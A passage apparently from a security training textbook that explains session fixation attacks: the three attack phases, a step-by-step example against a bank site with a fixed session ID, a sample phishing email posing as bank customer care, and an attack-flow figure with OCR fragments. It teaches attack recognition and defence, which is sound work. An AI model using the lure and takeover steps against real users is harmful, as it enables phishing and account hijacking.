
The attacker must choose a technique based on how the target web application uses session tokens. The attacker exploits the vulnerability of a server that allows a user to use a fixed session ID. Then, the attacker provides a valid session ID to a victim and lures him to authenticate themselves using that session ID. A session fixation attack has the following three phases.

- **Session set-up phase**: In this phase, the attacker first obtains a legitimate session ID by establishing a connection with the target web server. Few web servers support the idle session time-out feature. If the target web server supports this feature, the attacker needs to send requests repeatedly to keep the established trap session ID alive.
- **Fixation phase**: In this phase, the attacker introduces the session ID to the victim's browser, thereby fixing the session.
- **Entrance phase**: In this phase, the attacker waits for the victim to log in to the target web server using the trap session ID and then enters the victim's session.

A session fixation attack is performed through the following steps.

- First, the attacker establishes a legitimate connection with the target web server.
- The target web server (e.g., *http://citibank.com/*) issues a session ID, say 0D6441FEA4496C2, to the attacker.
- The attacker sends a link with the established session ID, say *http://citibank.com/?SID=0D6441FEA4496C2*, to the victim and lures the victim to click on it to access the website.
- The victim clicks on the link, believing it to be a legitimate link sent by the bank. This opens the server's login page in the victim's browser for SID=0D6441FEA4496C2.
- The web server checks that the session ID 0D6441FEA4496C2 is already established and is in an active state; hence, it does not create the new session.
- Finally, the victim enters their login credentials in the login script, and the server grants them access to the bank account.
- At this point, knowing the session ID, the attacker can also access the victim's bank account via *http://citibank.com/? SID=0D6441FEA4496C2*.

Because the session ID is set by the attacker before the user logged in, the user can be said to have logged into the attacker's session.



Offers Raining - Message (HTML)

From: customer.care@citibank.com

To: john@juggyboy.com

Subject: Offers Raining

Mon 3/2/2014 11:30 AM


Hi John,

Check this out, here are cool new festival offers from our bank, http://citibank.com/?SID=OD6441FEA4496C2

Thanks,
Customer Care, Citibank

Message
Developer
1
Victim
2
Victim clicks on the link and logs in on the vulnerable server
POST account.php
Cookie: 0D6441FEA4496C2
Attacker
3
Attacker login
Login with the same SID (sessionid=0D6441FEA4496C2)
4
POST account.php
Cookie: 0D6441FEA4496C2
Web Server

Figure 11.16: Session fixation attack



